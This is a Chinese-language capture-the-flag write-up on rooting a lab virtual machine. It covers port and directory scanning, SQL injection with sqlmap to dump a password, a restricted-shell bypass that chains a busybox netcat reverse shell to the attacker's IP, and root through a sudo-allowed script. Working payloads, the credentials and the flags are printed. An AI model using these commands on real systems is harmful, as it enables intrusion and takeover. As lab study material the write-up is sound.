

The\_magician-12138

## 1. 探测 IP

nmap -sP 192.168.137.0/24

```
(kali㉿kali)-[~/桌面]
└─$ nmap -sP 192.168.137.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 14:17 EST
Nmap scan report for DESKTOP-KM32FR4.mshome.net (192.168.137.1)
Host is up (0.00022s latency).
MAC Address: 0A:00:27:00:00:19 (unknown)
Nmap scan report for 192.168.137.104
Host is up (0.00024s latency).
MAC Address: 08:00:27:F4:9B:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for kali.mshome.net (192.168.137.102)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.55 seconds

```

靶机 IP 是 192.168.137.104

## 2. 扫描 IP

### 1) 扫描端口

nmap -p- -sV 192.168.137.104

```
(kali㉿kali)-[~/桌面]
└─$ nmap -p- -sV 192.168.137.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 14:06 EST
Nmap scan report for TheMagician.mshome.net (192.168.137.104)
Host is up (0.00041s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.65 ((Unix))
443/tcp   closed https
7000/tcp  closed afs3-fileserver
8000/tcp  closed http-alt
9000/tcp  closed cslistener
MAC Address: 08:00:27:F4:9B:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.24 seconds

```

端口只有一个 80 端口

## 2) 扫描目录

```
gobuster dir -u http://192.168.137.104 -w  
/usr/share/seclists/Discovery/Web-Content/big.txt -x  
php,txt,html,zip
```

/cgi-bin/-html	(Status: 403) [Size: 278]
/index.htm1	(Status: 200) [Size: 79]
/index.php	(Status: 200) [Size: 1506]
/robots.txt	(Status: 200) [Size: 32]
/robots.txt	(Status: 200) [Size: 32]
/server-status	(Status: 403) [Size: 278]

Progress: 102405 / 102405 (100.00%)  
=====

Finished

Index.php——靶机查询系统

Robots.txt——scanch.php

## 3. 访问 IP

我们访问 80 端口

http://192.168.137.104/



查看源代码，没有什么信息

```
1 <html><body><h1>It works!</h1>
2     <!-- port 7000 8000 9000 -->
3 </body></html>
4
```

## 4. 渗透测试

### 1) 访问目录

<http://192.168.137.104/index.php>



是一个靶机查询系统

<http://192.168.137.104/robots.txt>



我们去访问 scanch.php

<http://192.168.137.104/scanch.php>



我们可以看到 2 个查询系统，我们去抓包测试是否存在 SQL 注入，发现 2 个页面都没有的。

## 2) SQL 注入

既然我们没有发现 SQL 注入，那么我们不要去输入任何东西，然后点击执行搜索和查询，我们去看源代码



```
14 </head>
15 <body>
16 <div class="container">
17 <!--scanch_bate.php -->
18 <a href="index.php" class="back-btn">返回查询</a>
19 <h3>查询结果:</h3><table>
20   <tr>
21     <th>序号</th>
22     <th>名称</th>
23     <th>作者</th>
24     <th>系统</th>
25     <th>难度</th>
26   </tr><tr>
27     <td>1</td>
28     <td>EzPwn</td>
29     <td>S@Ku_γ A</td>
30     <td>Linux</td>
31     <td>Easy</td>
32   </tr><tr>
33     <td>2</td>
```

突然在 index.php 源代码里面发现了<!--scanch\_bate.php -->，我们必须去点击查询，然后查看源代码就可以看到 scanch\_bate.php


那么我们去访问这个页面

[http://192.168.137.104/scanch\\_bate.php](http://192.168.137.104/scanch_bate.php)



可以看到又是一个输入框，告诉我们去输入 1，我们猜测存在 SQL 注入，我们去抓包测试注入  
发现存在 SQL 注入的

sqlmap -r 1.txt --dbs --batch



```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 3147 FROM (SELECT(SLEEP(5)))ilus)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=-8365 UNION ALL SELECT NULL,CONCAT(0x717b78b271,0xb6ba4c557b52b15878b5735b50b84f50
4845b8b4e5abb71bab94a58bc724d42b8b6b3bf717841b5,0x71bababb71),NULL,NULL,NULL-- -
```
[14:31:03] [INFO] the back-end DBMS is MySQL
[14:31:03] [INFO] web application technology: Apache 2.4.65, PHP 8.3.27
[14:31:03] [INFO] back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:31:03] [INFO] fetching database names
available databases [?]:
[*] information_schema
[*] MazeSec
[14:31:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.137.104'
[*] ending @ 14:31:03 /2026-02-12/

```


可以看到一个数据库，我们去爆破，最后爆破出来一组用户名和密码

```
[14:33:54] [INFO] fetching entries of column(s) ``序号``、`描述`、`文件名`` for table 'guguge' in database 'MazeSec'
Database: MazeSec
Table: guguge
[1 entry]
+-----+-----+-----+
| 序号 | 描述 | 文件名 |
+-----+-----+-----+
| 1 | firefly:3deaths | firefly |
+-----+-----+-----+
[14:33:54] [INFO] table 'MazeSec-guguge' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.137.104/dump/MazeSec/guguge.csv'
[14:33:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.137.104'
[*] ending @ 14:33:54 /2026-02-12/
```

### 3) 登录系统

我们获取了用户名和密码，但是我们没有登录页面，那么我们只能把目光移到靶机界面了(因为目前只有这里能够登录了)

我们试试能不能登录成功吧




我们可以看到登录成功的，但是命令是受限制的，

我们使用的命令只有 ls pwd date echo cat

我本来的思路是在/var/www/html/里面写入一句话木马，然后去连接蚁剑，但是发现没有/html 目录，发现了 localhost 目录

```
/home/firefly
firefly$ echo 'txt' >/var/www/html/1.php
/opt/ash.sh: eval: line 7: can't create /var/www/html/1.php: nonexistent directory
firefly$ ^C
```

在 localhost 目录下发现一个流量包，下载下来查看，发现没有什么用(我们去导出 http.request and http.request.method == "POST" 发现里面有一个图片，upload.php 等等，但是对于我们解题没有任何的帮助)



我们去写入结果发现没有权限，那么我们只能想办法看看能不能反弹 shell 了

```
xxx /var/www/localhost/htdocs/1.php  
firefly$echo 'xxxx' >/var/www/localhost/htdocs/1.php  
/opt/ash.sh: eval: line 7: can't create /var/www/localhost/htdocs/1.php: Permission denied  
firefly$^fa
```

4) 反弹 shell

我们直接去反弹 shell，是不会成功的

```
firefly$  
firefly$busybox nc 192.168.137.102 1234 -e /bin/bash  
Error: ████ 'busybox' - firefly██████ : ls pwd date echo cat  
firefly$^ta_
```

我们在前面加入 1s, 即可反弹成功的, 这里的 shell.sh 是我前面做题留下来的, 里面只有一个 user.txt, 我们可以看到没有报错, 我们去看看有没有反弹成功吧

```
fireflu$ ls :busybox nc 192.168.137.102 1234 -e /bin/bash  
shell.sh user.txt
```

(kali㉿kali)-[~/桌面] \$ nc -lvp 1234

```
id
uid=1000(firefly) gid=1000(firefly) groups=1000(firefly)
ls -la
total 24
drwxr-sr-x  3 firefly  firefly      4096 Feb 13 03:01 .
drwxr-xr-x  3 root    root       4096 Jan 19 11:42 ..
lrwxrwxrwx  1 firefly  firefly      9 Jan 29 11:32 .ash_history -> /dev/null
-rw-----  1 firefly  firefly     40 Feb  4 15:03 .bash_history
drwx----- 2 firefly  firefly      4096 Feb 13 02:55 .ssh
-rwxr-xr-x  1 firefly  firefly     20 Feb 13 03:01 shell.sh
-r-----  1 firefly  firefly     44 Feb 13 03:37 user.txt
```

我们可以看到反弹成功的，我们去读取 user.txt 即可

```
-rwxr-xr-x  1 firefly  firefly      20 Feb 13 03:01 shell.sh
-r-----  1 firefly  firefly     44 Feb 13 03:37 user.txt
cat user.txt
flag{user-ead03b727aacdd7e230db7b4daa3b&ca}
```

## 5) 写入脚本

我们去 sudo -l，我们可以看到任何用户都可以无密码去执行

/home/firefly/ 目录下以 sh 为后缀名的脚本

```
root@user-ead03b727aacdd7e230db7b4daa3b&ca:~#
sudo -l
Matching Defaults entries for firefly on TheMagician:
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for firefly:
  Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User firefly may run the following commands on TheMagician:
  (ALL) NOPASSWD: /home/firefly/*.sh
```

那么我们就新建一个脚本，写入提权命令，然后去执行即可

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User firefly may run the following commands on TheMagician:
(ALL) NOPASSWD: /home/firefly/*.sh
echo '#!/bin/bash' > /home/firefly/shell.sh
echo 'bash -i' >> /home/firefly/shell.sh
chmod +x /home/firefly/shell.sh
sudo /home/firefly/shell.sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
20(dialout),26(tape),27(video)
cd /root
ls -la
total 60
drwx-----  3 root      root          4096 Feb  4 18:14 .
drwxr-xr-x  21 root      root          4096 Nov 25 23:53 ..
-rw-----  1 root      root         8350 Feb  4 18:23 .ash_history
-rw-----  1 root      root        1337 Feb  4 15:06 .mariadb_history
drwxr-xr-x  2 root      root          4096 Jan 19 16:10 .vim
-rw-----  1 root      root        21838 Feb  4 18:14 .viminfo
-rw-r--r--  1 root      root        3625 Nov 26 16:31 mazesec.sql
-r-----  1 root      root          44 Feb 13 02:26 root.txt
cat root.txt
flag{root-b8dd29bc3c802d07e77fdd7a943d15ef}
```

我们可以看到成功获取 root 权限，我们去查看 root.txt 即可。